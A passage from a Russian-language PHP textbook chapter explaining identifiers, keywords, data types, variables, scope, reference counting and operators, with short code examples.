Имена функций следуют тем же правилам что и переменные, только не начинаются со знака доллара ($) и не чувствительны к регистру (более подробно функции обсуждаются более подробно в главе 3). Рассмотрим несколько допустимых имен функций:

```
tally
list_all_users
deleteTclFiles
LOWERCASE_IS_FOR_WIMPS
_hide
```

Все эти имена относятся к одной и той же функции:

```
howdy HoWdY HOWDY HOWdy howdy
```

Имена классов

Имена классов соответствуют стандартным правилам для PHP-идентификаторов и они также не чувствительны к регистру:

```
Person
account
```

Имя класса stdClass зарезервировано.

Константы

Константа - это идентификатор для простого значения. Константами могут быть только логические (булевые), целые, вещественные значения и строки. Как только константа установлена, она больше не может быть изменена. Определить константы можно с помощью функции define():

```
define('PUBLISHER', "Nauka i Tekhnika");
echo PUBLISHER;
```

2.2. Ключевые слова

Ключевые слова (или зарезервированные слова) - это слова, определенные в языке для его базовой функциональности. Вы не можете использовать эти слова в именах переменных, функциях, классах или константах. Все ключевые слова являются регистро-независимыми. В таблице 2.1 приведены ключевые слова PHP.

Таблица 2.1. Ключевые слова PHP

__CLASS__	echo	insteadof
__DIR__	else	interface
__FILE__	elseif	isset()
__FUNCTION__	empty()	list()
__LINE__	enddeclare	namespace

__METHOD__	endfor	new
__NAMESPACE__	endforeach	or
__TRAIT__	endif	print
__halt_compiler()	endswitch	private
abstract	endwhile	protected
and	eval()	public
array()	exit()	require
as	extends	require_once
break	final	return
callable	finally (начиная с PHP 5.5)	static
case	for	switch
catch	foreach	throw
class	function	trait
clone	goto	try
const	global	unset()
continue	if	use
declare	implements	var
default	include	while
die()	include_once	xor
do	instanceof	yield (начиная с PHP 5.5)

В дополнение вы не можете использовать в качестве идентификаторов имена встроенных PHP-функций. Полный список этих функций приведен в Приложении.

2.2. Типы данных

Язык PHP предоставляет восемь типов значений или типов данных. Четыре типа являются скалярными (содержат одно значение): целые числа, числа с плавающей запятой, строки и булевые (логические) значения. Два составных: массивы и объекты. Оставшиеся два являются специальными типами данных: ресурс и NULL. Числа, булевые (логические), ресурсы и NULL полностью описаны в этой главе, а строки, массивы и объекты раскрыты в собственных главах (4, 5 и 6).

Целые числа

Целые числа (integer) - это числа, не имеющее дробной части, например, 1, 12 и 256. Диапазон доступных значений зависит от вашей платформы, но обычно это от -2,147,483,648 до +2,147,483,647. Как видите, этот диапазон эквивалентен диапазону типа данных long в компиляторе C. К сожалению, стандарт C не задает точно диапазон типа long, поэтому на некоторых системах диапазон типа integer может отличаться от приведенного здесь.

Целочисленные литералы могут быть записаны в десятичном, восьмеричном, шестнадцатеричном или двоичном видах. Десятичные значения представлены как последовательность цифр без лидирующего нуля. Последовательность может начинаться со знака плюс (+) или минус (-). Если знак не указан, подразумевается положительный знак. Примеры целых чисел, записанных в десятичной системе:

```
1998
-641
+33
```

В восьмеричной системе число представляется как последовательность цифр от 0 до 7 с лидирующим нулем. Подобно десятичным числам, восьмеричные также могут быть положительными или отрицательными. Рассмотрим несколько примеров восьмеричных значений и эквивалентные им десятичные:

```
0755  // десятичное 493
+010  // десятичное 8
```

Шестнадцатеричные значения начинаются с последовательности `0x` (или с последовательности `0X`), за которой следует последовательность цифр (0-9) или букв (A-F). Буквы могут быть, как в нижнем, так и в верхнем регистре, но обычно записываются в верхнем регистре. Подобно предыдущим значениям, вы можете добавить знак плюса или минуса в шестнадцатеричные числа:

```
0xFF      // десятичное 255
0x10      // десятичное 16
-0xDAD1   // десятичное -56017
```

Целые числа также могут быть представлены в двоичной системе. Такие числа начинаются с последовательности `0b` (или с `0B`), за которой следует последовательность цифр от 0 до 1. Подобно другим системам счисления, вы можете добавить знак плюса или минуса:

```
0b00000001      // десятичное 1
0b00000010      // десятичное 2
-0b10           // десятичное -2
```

Если вы попытаетесь сохранить слишком большое значение как целое (integer), оно будет автоматически преобразовано в значение с плавающей запятой (floating-point).

Совет. Используйте функцию is_int() (или ее псевдоним is_integer()), чтобы проверить, является ли число целым:

```
if (is_int($x)) {
    // $x - целое число
}
```

Числа с плавающей точкой

Числа с плавающей точкой (их также часто называют вещественными числами или числами с плавающей запятой) представлены в виде числовых значений с десятичными знаками. Подобно целым числам, диапазон чисел с плавающей точкой зависит от платформы машины. В PHP диапазон вещественных чисел эквивалентен диапазону типа данных double компилятора C. Обычно это от 1.7E-308 до 1.7E+308 с 15 знаками точности. Если вам нужно больше точности или более широкий диапазон значений, вы можете воспользоваться расширениями BC или GMP.

PHP распознает числа с плавающей точкой в двух форматах. Вот один из них, который мы используем каждый день:

```
3.14
0.017
-7.1
```

Но PHP также распознает числа в научной записи:

```
0.314E1      // 0.314*10^1 или 3.14
17.0E-3      // 17.0*10^(-3) или 0.017
```

Значения с плавающей точкой только приблизительно представляют числа. Например, на большинстве систем 3.5 на самом деле представлено как 3.4999999999. Это означает, что вам нужно быть предельно аккуратными, когда сравниваете два числа с плавающей точкой, используя ==.

Нормальным является подход, когда вещественные числа сравниваются до нескольких десятичных разрядов:

```
if (intval($a * 1000) == intval($b * 1000)) {
    // числа равны до трех десятичных разрядов
}
```

Совет. Используйте функцию is_float() или ее псевдоним is_real(), чтобы проверить, является ли значение числом с плавающей запятой:

```
if (is_float($x)) {
    // $x - число с плавающей запятой
}
```

Строки

Строки очень часто используются в веб-приложениях, поэтому PHP на уровне ядра поддерживает операции по созданию и обработке строк. Строка - это последовательность символов произвольной длины. Строковые литералы должны быть заключены в двойные или одинарные кавычки:

```
'большая собака'
"красная машина"
```

В двойных кавычках вы можете использовать интерполяцию переменных, чего нельзя делать в одинарных кавычках:

```
$name = "Билл";
echo "Привет, $name\n";
echo 'Привет, $name';
```

Вывод:

```
Привет, Билл
Привет, $name
```

В двойных кавычках можно также использовать Esc-последовательности (управляющие последовательности), как показано в таблице 2.2.

Таблица 2.2. Esc-последовательности, используемые в двойных кавычках

Esc-последовательность	Какой символ представляет
\"	Двойная кавычка
\n	Новая строка
\r	Возврат каретки
\t	Табуляция
\\	Обратный слеш
\$	Знак доллара
\{	Левая фигурная скобка

Esc-последовательность	Какой символ представляет
\}	Правая фигурная скобка
\[	Левая квадратная скобка
\]	Правая квадратная скобка
\0 .. \777	ASCII-символ, заданный в восьмеричном виде
\x0 .. \xFF	ASCII-символ, заданный в шестнадцатеричном виде

В одинарных кавычках распознаются только последовательности \\ (обратный слеш) и \' (апостроф):

```
$dosPath = 'C:\\WINDOWS\\SYSTEM';
$publisher= 'Петя Д\'Артаньян';
echo "$dosPath $publisher\n";
C:\WINDOWS\SYSTEM Петя Д'Артаньян
```

Чтобы проверить, равны ли две строки, используйте оператор сравнения ==:

```
if ($a == $b) {
    echo "строки a и b равны";
}
```

Совет. Чтобы проверить, является ли значение строкой, используйте функцию is_string():

```
if (is_string($x)) {
    // $x - это строка
}
```

PHP предоставляет операторы и функции для сравнения, разбора, поиска, замены строк, а также специальные функции для работы с HTTP, HTML, SQL-кодировками. Поскольку в PHP очень много функций для манипуляций со строками, им посвящена отдельная глава в этой книге (см. гл. 4).

Логические (булевы) значения

Логическое значение позволяет сказать, истинно что-либо или нет. Подобно другим языкам программирования, PHP определяет некоторые значение как true (истина), а другие - как false (ложь). Истинность или ложность определяется условным оператором, например:

```
if ($alive) { ... }
```

В PHP следующие значения эквивалентны false:

- Ключевое слово false
- Целое число 0
- Число с плавающей запятой 0.0
- Пустая строка (“”) и строка, содержащая “0”
- Массив с 0 элементов
- Объект без значений и функций
- Значение NULL

Отличное от false значение, является истинным значением (true), включая все значения ресурсов (описаны на странице 28 в разделе “Ресурсы”).

Для большей ясности PHP предоставляет ключевые слова true и false:

```
$x = 5;      // $x - истинное значение
$x = true;   // более ясно, если записать его так
$y = "";     // $y - ложное значение
$y = false;  // более ясно, если записать его так
```

Совет. Используйте функцию is_bool(), чтобы проверить, является ли значение логическим:

```
if (is_bool($x)) {
    // $x - логическое
}
```

Массивы

Массив содержит группу значений, доступ к каждому из значений вы можете получить по индексу – номеру позиции (номер – это число, при этом 0 соответствует первой позиции) или некоторому имени (строке), которое называется ассоциативным индексом:

```
$person[0] = "Эдисон";
$person[1] = "Ванкель";
$person[2] = "Крэппер";
$creator['Лампочку'] = "Эдисон";
$creator['Роторный двигатель'] = "Ванкель";
$creator['Туалет'] = "Крэппер";
```

Конструкция array() создает массив. Рассмотрим два примера:

```
$person = array("Эдисон", "Ванкель", "Крэппер");
$creator = array('Лампочку' => "Эдисон",
                 'Роторный двигатель' => "Ванкель",
                 'Туалет' => "Крэппер");
```

Вместо конструкции array() начиная с версии PHP 5.4 для создания массивов можно использовать сокращенную запись []. Например, перепишем определение первого из вышеприведенных массивов в сокращенной форме:

```
$person = ["Эдисон", "Ванкель", "Крэппер"]; // начиная с PHP 5.4
```

Рассмотрим несколько циклов, позволяющих "пройтись" по элементам массива (наиболее часто используется цикл foreach):

```
foreach ($person as $name) {
    echo "Привет, {$name}\n";
}

foreach ($creator as $invention => $inventor) {
    echo "{$inventor} создал {$invention}\n";
}
```

Вывод:

```
Привет, Эдисон
Привет, Ванкель
Привет, Крэппер
Эдисон создал Лампочку
Wankel создал Роторный двигатель
Crapper создал Туалет
```

Вы можете отсортировать элементы массива с помощью разных функций сортировки:

```
sort($person);
// $person теперь = array("Ванкель", "Крэппер", "Эдисон")

asort($creator);
// $creator теперь = array('Роторный двигатель'    => "Ванкель",
//                         'Туалет'                => "Крэппер",
//                         'Лампочку'              => "Эдисон");
```

Совет. Используйте функцию is_array() для проверки, является ли значением массивом:

```
if (is_array($x)) {
    // $x - массив
}
```

В PHP есть много самых разных функций для работы с массивами, но они будут рассмотрены в пятой главе этой книги.

Объекты

PHP также поддерживает объектно-ориентированное программирование (ООП). ООП предоставляет особый подход к проектированию, упрощает отладку и обслуживание, а также делает удобным повторное использование кода. Подробно о ООП в PHP 5 мы поговорим главе 6.

Классы - это кирпичики объектно-ориентированного дизайна. Класс - это определение множества объектов, имеющих общую структуру, состоящую из свойств (переменных), и общее поведение, состоящее из методов (функций). Классы определяются ключевым словом class:

```
class Person
{
    public $name = '';

    function name ($newname = NULL)
    {
        if (!is_null($newname)) {
            $this->name = $newname;
        }
        return $this->name;
    }
}
```

Как только класс определен, вы можете создать на его основе любое число объектов (экземпляров класса). Объекты определяются с помощью ключевого слова new, а доступ к свойствам и методам объекта можно получить с помощью конструкции ->:

```
$ed = new Person;
$ed->name('Эдисон');
echo "Привет, {$ed->name}\n";

$tc = new Person;
$tc->name('Крэппер');
echo "Привет, {$tc->name}\n";

Привет, Эдисон
Привет, Крэппер
```

Проверить, является ли значение объектом, можно с помощью функции is_object():

```
if (is_object($x)) {
    // $x - объект
}
```

Подробно классы и объекты описаны в главе 6 (в том числе там вы найдете сведения о наследовании, инкапсуляции и интроспекции).

Ресурсы

Ресурс (resource) – это специальная переменная, содержащая ссылку на внешний ресурс. Многие модули содержат несколько функций для взаимодействия с внешним миром. Например, у каждого расширения базы данных есть как минимум функция для подключения к базе данных, функция для отправки запроса к базе данных и функция закрытия соединения с базой данных. Поскольку у вас может быть несколько одновременных соединений с базой данных, функция подключения возвращает вам ресурс (или дескриптор) – некий уникальный идентификатор (или дескриптор), позволяющий вам идентифицировать соединение.

У каждого активного ресурса есть свой уникальный идентификатор. Каждый идентификатор - это индекс во внутренней таблице PHP, содержащей информацию обо всех активных ресурсах. В этой таблице PHP хранит информацию о каждом ресурсе, включая информацию о числе ссылок на ресурс в коде приложения. Тип resource содержит специальные указатели на открытые файлы, соединения с базой данных, области изображения и тому подобное. Когда последняя ссылка на ресурс исчезает, вызывается расширение, создавшее ресурс, чтобы освободить память, закрыть соединения и т.д. для этого ресурса:

```
$res = database_connect(); //фиктивная функция соединения с БД
database_query($res);
$res = "boo";
// соединение с БД будет автоматически закрыто, поскольку переменная
// $res была переопределена
```

Преимущество такой автоматической очистки лучше демонстрировать на примере функций. Когда функция завершает работу, автоматически освобождаются все ресурсы:

```
function search() {
    $res = database_connect();
    database_query($res);
}
```

Когда больше нет ссылок на ресурс (нет переменных типа resource, ссылающихся на ресурс), он автоматически закрывается.

Большинство расширений предлагают отдельные функции закрытия ресурса. Их использование считается хорошим стилем и подчеркивает уровень программиста: вы явно закрываете ресурс, а не полагаетесь на автоматическую очистку.

Определить, является ли значение ресурсом, позволяет функция is_resource():

```
if (is_resource($x)) {
    // $x - ресурс
}
```

Callback-функции

Callback-функции - это функции или методы объектов, используемые некоторыми другими функциями, например, call_user_func(). Callback-функции также могут быть созданы методом create_function() и с помощью анонимных функций (см. гл. 3):

```
$callback = function()
{
    echo "вызвана callback-функция";
}
call_user_func($callback);
```

Вывод:

```
вызвана callback-функция
```

NULL

Для типа данных NULL допустимо только одно значение, представленное регистро-независимым ключевым словом NULL. Значение NULL представляет собой переменную, у которой нет значения (подобно значению undef в Perl или none в Python):

```
$aleph = "beta";
$aleph = null;   // значение переменной потеряно
$aleph = Null;  // то же самое
$aleph = NULL; // то же самое
```

Функция is_null() позволяет проверить, нет ли у переменной значения:

```
if (is_null($x)) {
    // у переменной $x нет значения, $x = NULL;
}
```

2.3. Переменные

По своей сути переменная – это область памяти, доступ к которой осуществляется по имени (идентификатору). Как уже было сказано ранее, переменные в PHP - это идентификаторы, название которых начинается со знака доллара ($) и так далее (о правилах именования переменных см. п.2.1.6). Например:

```
$name
$Age
$_debugging
$MAXIMUM_IMPACT
```

Переменные могут хранить значение любого типа. В PHP нет проверки типа времени компиляции или времени выполнения. Вы можете легко заменить значение переменной значением другого типа:

```
$what = "Фред";                          // строка
$what = 35;                              // целое число
$what = array("Фред", 35, "Вильма"); // массив
```

Нет точного синтаксиса определения переменных в PHP. Создание переменной происходит при первом присвоении значения переменной. Другими словами, установка значения переменной является также и объявлением переменной. Например, это вполне рабочая PHP-программа:

```
$day = 60 * 60 * 24;
echo "В одном дне {$day} секунд\n";
```

Вывод:

```
В одном дне 86400 секунд
```

Переменные, значение которых не установлено, выглядят как переменные со значением NULL:

```
if ($uninitializedVariable === NULL) {
    echo "Да!";
}
```

Вывод:

```
Да!
```

2.3.1. Переменные переменных

Вы можете сослаться на значение переменной, имя которой сохранено в другой переменной, для этого используется дополнительный знак доллара (**$**). Например:

```
$foo = "bar";
$$foo = "baz".
```

После выполнение второго оператора у переменной $bar будет значение "baz". **Переменная переменной берет значение переменной и рассматривает его как имя переменной.**

2.3.2. Переменные-ссылки

В PHP можно использовать переменные-ссылки, то есть переменные, ссылающиеся на другие переменные. То есть получается, что у одной переменной будет два имени: основное и псевдоним (переменная-ссылка). Чтобы сделать $black псевдонимом для переменной $white, используйте синтаксис:

```
$black =& $white;
```

Старое значение переменной $black будет потеряно. Вместо этого, $black теперь является вторым именем для значения, сохраненного в переменной $white:

```
$bigLongVariableName = "на";
$short =&$bigLongVariableName;
$bigLongVariableName .= " PHP!";
print "\$short = $short\n";
print "Long = $bigLongVariableName\n";

$short = на PHP!
Long = на PHP!

$short = "Программируем $short";
print "\$short = $short\n";
print "Long = $bigLongVariableName\n";

$short = Программируем на PHP!
Long = Программируем на PHP!
```

После присваивания две переменных работают как два альтернативных имени для одного и того же значения. Удаление (с помощью unset()) одного из имен никак не отображается на остальных именах:

```
$white = "снег";
$black =& $white;
unset($white);
print $black;
```

Вывод:

```
снег
```

Функции могут возвращать значения по ссылке, например, чтобы избежать копирования больших строк или массивов (см. гл. 3):

```
function &retRef()          // обратите внимание на &
{
    $var = "PHP";
    return $var;
}
$v =& retRef();         // обратите внимание на &
```

2.3.3. Области видимости переменных

Область видимости переменной зависит от места объявления переменной и определяет, в каких частях программы переменная будет доступна. В PHP существует четыре типа области переменных: локальная, глобальная, статическая область и область параметров функции.

Локальная область видимости

Переменные, объявленные в функции, локальны для этой функции. Данные переменные видимы только в коде этой функции. Они не доступны за пределами функции. Также, по умолчанию, переменные, определенные за пределами функции (называемые глобальными переменными), недоступны внутри функции. Рассмотрим пример, в котором функция обновляет локальную переменную вместо глобальной:

```
function updateCounter()
{
    $counter++;
}
$counter = 10;
updateCounter();
echo $counter;
```

Вывод:

```
10
```

Переменная `$counter` внутри функции является локальной для этой функции, поскольку другое не определено явно. Функция увеличивает свою локальную переменную `$counter`, которая будет уничтожена, как только функция завершит свою работу. Глобальная переменная `$counter` не будет изменена и ее значение так и останется равным 10.

Локальные переменные существуют только в функциях. В отличие от других языков программирования в PHP вы не можете создавать переменные с областью видимости в цикле, ветках условия или других типах блоков.

Глобальная область видимости

Переменные, объявленные за пределами функции, являются глобальными. Доступ к ним можно получить из любой части программы, но, как уже было указано ранее, они недоступны внутри функций. Чтобы разрешить доступ функции к глобальной переменной, вы можете использовать ключевое слово `global` внутри функции.

Ключевое слово `global` используется для объявления, что переменная, к которой обращается функкация, является глобальной. Давайте теперь перепишем функцию `updateCounter()` так, чтобы она получала доступ к глобальной переменной `$counter`:

```
function updateCounter()
{
    global $counter;
    $counter++;
}
```

```
$counter = 10;
updateCounter();
echo $counter;
```

Вывод:

```
11
```

Вместо использования ключевого слова global для доступа к глобальным переменным можно использовать массив $GLOBALS , в котором хранятся глобальные переменные, доступные напрямую:

```
function updateCounter()
{
    $GLOBALS[counter]++;
}

$counter = 10;
updateCounter();
echo $counter;
```

Вывод:

```
11
```

Статические переменные

Значение статических переменных сохраняется между вызовами функции, но при этом переменная видима только в самой функции. Объявить статическую переменную можно с помощью ключевого слова static. Например:

```
function updateCounter()
{
    static $counter = 0;
    $counter++;

    echo "Статический счетчик = {$counter}\n";
}

$counter = 10;
updateCounter();
updateCounter();

echo "Глобальный счетчик = {$counter}\n";
```

Вывод:

```
Статический счетчик = 1
Статический счетчик = 2
Глобальный счетчик = 10
```

Параметры функции

Более подробно об определении функций мы поговорим в главе 3, а пока вам нужно знать, что определение функции может содержать именованные параметры:

```
function greet($name)
{
    echo "Привет, {$name}\n";
}

greet("Фред");
Привет, Фред
```

Параметры функции локальны и доступны только внутри своей функции. В нашем случае переменная $name недоступна за пределами функции greet().

2.3.4. Сбор мусора (Garbage Collection)

Для управления памятью PHP использует подсчет ссылок и технологию "Копирование при записи" (copy-on-write). Технология "Копирование при записи" гарантирует, что память не будет потрачена впустую, когда вы копируете значения между переменными, а подсчет ссылок позволяет возвращать операционной системе память, которая уже больше не нужна.

Чтобы понять управлением памятью в PHP, вы должны сначала понять идею таблицы символов. Есть две части переменной - ее имя (например, $name) и ее значение (например, "Фред"). Таблица символов - это массив, сопоставляющий имена переменных с их значениями в памяти.

Когда вы копируете значение из одной переменной в другую, PHP не получает больше памяти для копии значения. Вместо этого PHP обновляет таблицу символов, так, чтобы обе эти переменные ссылаются на одну и ту же область памяти. Поэтому следующий код на самом деле не создает новый массив:

```
$worker = array("Фред", 35, "Вильма");
$other = $worker;                    // массив не был скопирован
```

Если вы впоследствии изменяете любую копию, PHP выделяет требуемую память и создает копию:

```
$worker[1] = 36;                     // массив скопирован, значение изменено
```

Отложив выделение памяти и копирование, PHP сохраняет время и память во многих ситуациях. *Это и есть технология "Копирование при записи".*

У каждого значения в таблице символов есть счетчик ссылок - число, предоставляющее количество способов, которые можно использовать, чтобы "добраться" до этого значения в памяти. Сейчас поясним, что это означает. Начальное значение было присвоено переменной $worker, после того как значение $worker было присвоено переменной $other, число ссылок на массив в памяти стало равным 2[2] (две переменных ссылаются на одно и то же значение). Другими словами, доступ к этому участку памяти можно получить или через переменную $worker или через переменную $other. Но после того как переменная $worker[1] изменена, PHP создаст новый массив для $worker, а число ссылок для каждого из массивов будет равным 1.

Когда переменная выходит из области видимости, например, это касается локальных переменных функции при завершении ее работы, счетчик ссылок уменьшается на единицу. Когда счетчик ссылок достигает значения 0, происходит освобождение памяти. *Это и есть подсчет ссылок.*

Подсчет ссылок - это рекомендованный, хороший способ управления памятью. Вы можете объявлять сколько угодно локальных переменных в функциях, передавать значения, необходимые для работы функций, а об управлении памятью позаботится счетчик ссылок. Если же вы желаете получить немного больше информации или получить контроль над освобождением памяти переменных, используйте функции isset() и unset().

Проверить, установлена ли во что-либо (даже в пустую строку) переменная, позволят функция isset():

```
$s1 = isset($name); // $s1 = false
$name = "Фред";
$s2 = isset($name); // $s2 = true
```

Чтобы удалить переменную и освободить память, используйте unset():

```
$name = "Фред";
unset($name);       // теперь $name = NULL
```

2.4. Выражения и операторы

Выражение - конструкция языка PHP, использующаяся для вычисления значения. Простейшие выражения - это обычные значения (0, "строка") и переменные. Значения вычисляются в самих себя (то есть значение 0 и есть сам ноль), а значение переменной хранится в области памяти, на которую указывает переменная. Более сложные выражения формируются

[2] На самом деле ссылок будет 3, если взглянуть на счетчик ссылок глазами API C, но в конкретно этом примере намного проще думать, что ссылок 2.

с использованием простых выражений (значений и переменных) и операторов.

Оператор берет несколько значений (они называются операндами) и делает что-то с ними, например, складывает их вместе. Операторы в PHP представлены символами пунктуации, например, + («плюс») – этот символ знаком нам еще из математики. Некоторые операторы изменяют свои операнды, но подавляющее большинство - нет.

В таблице 2.3 приведены операторы PHP, многие из них были позаимствованы из языков C и Perl. Колонка П означает приоритет оператора, операторы приведены в порядке понижения приоритета - от самого высокого до самого низкого. Колонка ПВ означает порядок выполнения, который может быть Л (слева направо), П (справа налево) или Н (неассоциативный).

Таблица 2.3. Операторы PHP

П	ПВ	Оператор	Операция
21	Н	clone, new	Создание нового объекта
20	Л	[	Индекс массива
19	П	~	Побитное отрицание (NOT)
	П	++	Инкремент
	П	--	Декремент
	П	(int), (bool), (float), (string), (array), (object), (unset)	Приведение типа
	П	@	Подавление ошибок
18	Н	instanceof	Проверка типа
17	П	!	Логическое отрицание (NOT)
16	Л	*	Умножение
	Л	/	Деление
	Л	%	Остаток от деления
15	Л	+	Сложение
	Л	-	Вычитание
	Л	.	Конкатенация строки
14	Л	<<	Побитный сдвиг влево
	Л	>>	Побитный сдвиг вправо

П	ПВ	Оператор	Операция
13	Н	<, <=	Меньше, меньше или равно
	Н	>, >=	Больше, больше или равно
12	Н	==	Равно
	Н	!=, <>	Не равно
	Н	===	Тип и значения равны
	Н	!==	Тип и значения не равны
11	Л	&	Побитное И (AND)
10	Л	^	Побитное исключающее ИЛИ (XOR)
9	Л	|	Побитное ИЛИ (OR)
8	Л	&&	Логическое И (AND)
7	Л	||	Логическое ИЛИ (OR)
6	Л	?:	Условный оператор
5	Л	=	Присваивание
	Л	+=, -=, *=, /=, .=, %=, &=, |=, ^=, ~=, <<=, >>=	Присваивание с операцией
4	Л	and	Логическое И (AND)
3	Л	xor	Логическое исключающее ИЛИ (XOR)
2	Л	or	Логическое ИЛИ (OR)
1	Л	,	Разделитель списка

2.4.1. Количество операндов

Большинство операторов в PHP являются бинарными, то есть они соединяют два операнда (или выражения) в одно, более сложное выражение. PHP также поддерживает некоторые унарные операторы, которые конвертируют одно выражение в более сложное выражение. Еще PHP поддерживает единственный тернарный оператор, который комбинирует три выражения в одно более сложное.

2.4.2. Приоритет операторов

Порядок, в котором вычисляются операторы в выражении, зависит от их относительного порядка. Например, вы можете написать:

```
2 + 4 * 3
```

Как видно из таблицы 2.3, у операторов сложения и умножения разный приоритет, приоритет у умножения выше, чем у сложения. Поэтому сначала будет выполнено умножение, а только потом сложение. Следовательно, мы получим 2 + 12 или 14 в качестве результата. Если бы приоритеты сложения и умножения поменять, мы бы получили результат 6 * 3 = 18.

Чтобы задать определенный порядок, вы можете группировать операторы в скобки. В нашем примере, чтобы получить 18, вам нужно использовать выражение:

```
(2 + 4) * 3
```

Вы можете составлять более сложные выражения (выражения, содержащие более одного оператора), просто помещая операнды и операторы в надлежащем порядке так, чтобы их относительный приоритет привел к желаемому результату. Однако для улучшения читабельности и восприятия кода, а также уменьшения числа ошибок настоятельно рекомендуется использовать скобки в сложных выражениях. Понимание приоритета позволяет писать код подобным образом:

```
$x + 2 / $y >= 4 ? $z : $x << $z
```

Однако такой код трудно читать, и почти всегда он не делает того, что задумал программист.

Совет. Когда вы имеете дело со сложными правилами приоритета, помните, что все эти правила могут быть сведены к двум следующим:

- Умножение и деление имеют более высокий приоритет, чем сложение и вычитание
- Используйте скобки для всего остального.

2.4.3. Порядок выполнения операторов

Порядок выполнения определяет порядок, в котором будут выполнены операторы с одним уровнем приоритета. Например, посмотрим на выражение:

```
2 / 2 * 2
```

У операторов умножения и деления одинаковый приоритет, но результат выражения зависит от того, какая операция будет выполнена первой:

```
2 / (2 * 2) // 0.5
(2 / 2) * 2 // 2
```

Порядок выполнения операторов деления и умножения - слева на право. Это означает, что в нашем примере результат будет равен 2.

2.4.4. Неявное приведение типа

Многие операторы ожидают получить операнды определенного типа, например, бинарные математические операторы требуют, чтобы оба оператора были одинакового типа. Как мы уже знаем, переменные PHP могут хранить целые числа, числа с плавающей точкой, строки и др. При необходимости PHP преобразовывает значения одного типа в другой.

Преобразование значения одного типа в другой называется приведением типа (в англ. литературе - *casting*). Используемое неявное приведение типа в PHP называется манипуляцией с типом (*type juggling*)[3]. Правила неявного приведения типа для арифметических операторов представлены в таблице 2.4.

Таблица 2.4. Правила неявного приведения типов для бинарных арифметических операторов

Тип первого операнда	Тип второго операнда	Преобразование
Целое число	Число с плавающей запятой	Целое значение будет конвертировано в число с плавающей запятой
Целое число	Строка	Строка будет конвертирована в число. Если значение после преобразование будет числом с плавающей запятой, целое число (первый операнд) будет преобразовано в число с плавающей запятой
Число с плавающей запятой	Строка	Строка будет конвертирована в число с плавающей запятой

Некоторые другие операторы ожидают операнды других типов, поэтому у них есть свои собственные правила приведения типов. Например, оператор конкатенации строк перед конкатенацией преобразует в строку оба операнда.

```
3 . 2.74        // результатом будет строка 32.74
```

Вы можете использовать строку везде, где PHP ожидает число. Строка должна начинаться с целого числа или с числа с плавающей точкой. Если в строке не было найдено число, строка преобразуется в число 0. Если строка содержит точку (.) или букву E (или e), строка будет преобразована в чис-

[3] Подробную информацию об этой операции можно получить по адресу http://www.php.net/manual/ru/language.types.type-juggling.php.

ло с плавающей точкой. Точнее, обработка строки происходит слева направо и заканчивается на первом символе, который не может быть обработан логически. Например:

```
"9 Lives." - 1;              // 8 (integer)
"3.14 Pies" * 2;                // 6.28 (float)
"9 Lives." - 1;              // 8 (float)
"1E3 Points of Light" + 1;      // 1001 (float)
```

2.4.5. Арифметические операторы

Арифметические операторы - это операторы, используемые нами практически каждый день. Практически все арифметические операторы являются бинарными, однако, арифметическое отрицание и унарный плюс (арифметическое утверждение или пустая арифметическая операция) являются унарными. Эти операторы требуют числовых значений, а все нечисловые значения будут конвертироваться в числовые, согласно правил, описанных в предыдущем разделе. К арифметическим оператором относятся:

Сложение (+)
: Результат сложения - сумма двух операндов.

Вычитание (-)
: Результат вычитания - разница между двумя операндами, то есть значение второго операнда вычитается из первого.

Умножение (*)
: Результат оператора умножения - это произведение двух операндов. Например, 3 * 4 равно 12.

Деление (/)
: Результатом оператора деления - это частное двух операторов. Результатом деления двух целых чисел может быть или целое число (4 / 2) или число с плавающей запятой (1 / 2).

Остаток отделения (%)
: Оператор % преобразует оба операнда в целые числа и возвращает остаток от деления первого операнда на второй. Например, 10 % 6 = 4.

Арифметическое отрицание (-)
: Оператор арифметического отрицания или просто унарный минус возвращает операнд, умноженный на -1, что изменяет знак числа. Например, -(3 - 4) эквивалентно 1. Арифметическое отрицание отличается от оператора вычитания. Арифметическое отрицание - это унарный оператор и он ставится всегда перед операндом. Вычитание - это бинарный оператор и он находится между операндами.

Унарный плюс или пустая арифметическая операция (+)

Унарный плюс возвращает операнд, умноженный на +1, что никак не изменяет его значения и вообще не имеет никакого эффекта. Этот оператор используется для явного указания знака значения, например, +(3 - 4) равно -1, как и (3 - 4).

2.4.6. Оператор конкатенации строки

Манипулирование со строками - это основная работа PHP-приложения, поэтому для конкатенации (объединения) строк в PHP используется отдельный оператор конкатенации - (.). Оператор конкатенации присоединяет второй операнд (указанный справа от точки) к первому операнду (указанному слева от точки) и возвращает объединенную строку. При необходимости перед конкатенацией операнды преобразуются в строки. Например:

```
$n = 5;
$s = 'Здесь было ' . $n . ' уток.';
// $s = 'Здесь было 5 уток'
```

Оператор конкатенации очень эффективен, поскольку множество операций в PHP сводится к конкатенации строк.

2.4.7. Операторы инкремента и декремента

В программировании одними из наиболее часто используемых операций являются инкремент (увеличение значения на единицу) или декремент (уменьшение значения на единицу). Унарные операторы инкремента (++) или декремента (--) позволяют быстро выполнить эти часто используемые операции. Данные операторы уникальны тем, что они работают только с переменными. Операторы изменяют значения операндов и возвращают значение.

Таблица 2.5. Операции инкремента и декремента

Оператор	Название	Возвращаемое значение	Эффект на $var
$var++	Пост-инкремент	$var	Возвращает значение $var, затем увеличивает $var на единицу.
++$var	Пре-инкремент	$var + 1	Увеличивает $var на единицу, затем возвращает значение $var.
$var--	Пост-декремент	$var	Возвращает значение $var, затем уменьшает $var на единицу.
--$var	Пре-декремент	$var - 1	Уменьшает $var на единицу, затем возвращает значение $var.

Существует два способа использования операторов инкремента и декремента в выражениях. Если вы поместите оператор инкремента/декремента перед операндом, он сразу возвратит новое значение операнда (увеличенное или уменьшенное). Если вы поместите оператор после операнда, он вернет исходное значение операнда (перед увеличением или уменьшением). В таблице 2.5 приведены различные варианты операции.

Приведем пример:

```
<?php
echo "<h4>Пост-инкремент</h4>";
$var = 5;
echo "Должно быть 5: " . $var++ . "<br />\n";
echo "Должно быть 6: " . $var . "<br />\n";

echo "<h4>Пре-инкремент</h4>";
$var = 5;
echo "Должно быть 6: " . ++$var. "<br />\n";
echo "Должно быть 6: " . $var . "<br />\n";

echo "<h4>Пост-декремент</h4>";
$var = 5;
echo "Должно быть 5: " . $var-- . "<br />\n";
echo "Должно быть 4: " . $var . "<br />\n";

echo "<h4>Пре-декремент</h4>";
$var = 5;
echo "Должно быть 4: " . --$var . "<br />\n";
echo "Должно быть 4: " . $var . "<br />\n";
?>
```

